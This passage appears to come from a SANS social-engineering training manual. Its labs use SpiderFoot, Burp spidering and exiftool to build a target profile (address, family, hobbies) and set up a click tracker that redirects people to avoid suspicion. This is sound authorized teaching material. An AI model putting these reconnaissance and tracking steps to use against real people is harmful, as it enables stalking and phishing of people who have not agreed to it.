
The primary tool many social engineers may choose to employ today for OSINT/recon activity is SpiderFoot. This is a platform that includes numerous modules, up-to-date support, and even commercial options for enterprises. Let's explore this tool to look for information.

To get started, run the following command in your Slingshot terminal: `sudo spiderfoot -l 127.0.0.1:5001`

In your Firefox browser, navigate to http://127.0.0.1:5001. Then click on "New Scan". In "Scan Name", enter "sec467". In "Scan Target", enter "kylelinford" (include the quotes). Leave the default of "all" for the use cases, and then click "Run Scan Now":




This scan will likely run for a few minutes. When it's finished, click on "Scans" at the top of the screen and select "sec467". There will be several categories of responses – choose "Account on External Site":





Here, you can investigate a number of possible users/sites that may be relevant. Feel free to repeat this search for other targets.


## Burp

Burp is an excellent all-around web app pen testing tool. For our purposes, though, it will make for a great spidering utility to gather information about sites structure and directories. Instead of looking for famous people, let's just target the SANS GIAC certification site at https://www.giac.org.

First, open Burp in Slingshot by typing `burp&` at a command prompt. Click "Next" at this prompt to start a new project:





At the next screen, click "Start Burp":




NOTE: You may receive warnings about the JRE (Java Runtime Environment) being used. You can safely proceed past this warning.


Next, open the Firefox browser using the “Firefox Web Browser” icon on the Desktop within Slingshot. Once the browser opens, click the “Open Menu” button on the right-hand side (the button with the three bars beside the Home button). Then choose “Preferences”.


Set the “Manual proxy configuration” option to 127.0.0.1 for HTTP proxy and choose port 8080. Check the box for “Also use this proxy for FTP and HTTPS” as shown:




Click “OK” when done.

Once you have the proxy set, switch over to Burp. You’ll need to turn off the “Intercept” feature in Burp by selecting the Proxy tab, then the Intercept tab (should be selected automatically). Click the “Intercept is On” button to turn it off.




Now you should be ready to go! In the Firefox browser, go to the www.sans.org site (Select "Advanced" and then “Accept the Risk and Continue” for any SSL warnings). This will automatically populate the directory tree in Burp, where you can now return – choose the “Target” tab at the top.


If you click the small arrow to the left of the entry, it will open and reveal all the various directories and pages found within the site. Spend some time looking through these, and feel free to spend a few more minutes walking through Burp’s many features. Your instructor will walk through this and point out things to look for as a social engineer.

*Important*: When finished, close out of Burp Suite, and return the Firefox proxy settings to "No Proxy" for subsequent labs to work properly. If you get a warning about temp files, do not worry, they will typically get cleaned up at the next program start.

## Metadata

As our last recon exercise, let’s pull some metadata out of a few files using `exiftool`. You should have found several documents earlier in the exercise, likely located in the /sec467 folder within Slingshot.

Browse to this directory at the command line, and then simply run `exiftool <filename>` against any of the documents you have collected. Be sure to try a few different file types such as DOC, XLS, and PDF.




## Wrapping Up

At this point, you should have a good variety of data to develop a sound social engineering profile of your target(s). At the very least, you should have:

• Name, address, phone number(s) • E-mails, usernames • Company, affiliations • Family members • Hobbies

Your instructor will walk through the results you should have found or at least a solid subset of them. How did you do?

# *Lab 1.3: Tracking clicks*

In this lab, we will generate some tracking links, to show us who in the company clicks and which campaigns are effective.

## Lab Goal

In this lab, you will:

- Configure the Simple Social Engineering Tracker (SSET)
- Generate a tracking code
- Test logging of the code

## Launch the SSET docker container


From Slingshot, launch SSET by opening the MATE terminal and running the following commands:

`cd /home/sec467/tracker` to switch to the tracker directory

`./gosetracker.sh` to fire up the container

Once started, open up Firefox and go to http://127.0.0.1:8080/tracker/admin/

Because the container resets every run, the dashboard should be clear (red banner) and look like this:





Before we explore the UI any further though, let's take a look under the hood at some configuration settings. While we've set these up for you initially, it can be helpful to know where they are and how they work. Remember though, that this container is designed to clear its database and contents when restarted.

## Get a bash prompt on the container

The inner mechanics of Docker and containerization are beyond the scope of this class. However, we are going to show you how to identify and connect to your container at a shell, so you can review some of the configuration items within.

Minimize your browser and open another terminal.


From that terminal, type `docker ps` to get a list of running containers on your vm. At this time, there should be only one. Note the `NAME` of the container, we will need this in a moment.




Now, we're going to issue another command to connect to the container and run `bash`:

```
docker exec -it <name of the container> /bin/bash
```

Note: Tab completion is your friend! Don't type out the whole name of the container, you can tab complete it.




## Examine config.php

From within your container bash session, move to the tracker directory and look at the contents of the `config.php` file as follows:

```
cd /var/www/html/tracker
```

```
ls
```

```
cat config.php
```


The `config.php` file has two constants, `redirect_on_error` and `redirect_on_success`. Basically, if someone clicks a link that is generated by the tracking system, they'll be redirected to the success site, and the failure site if there is a problem. This can help prevent arousing suspicion.

## Tracker admin configuration

Move into the tracker's admininstrative panel by changing directories into tracker/admin:

```
cd /var/www/html/tracker/admin
```

`ls`

Now, let's look at the config file here by `cat config.php`

```
bash-4.4# cd /var/www/html/tracker/admin
bash-4.4# cat config.php
<?php
### Configuration Params ###
define('tracker_filename','secure.php');
define('tracker_variable','secure_id');
define('base_url','http://10.10.78.1:8080/tracker/')

?>
bash-4.4#
```

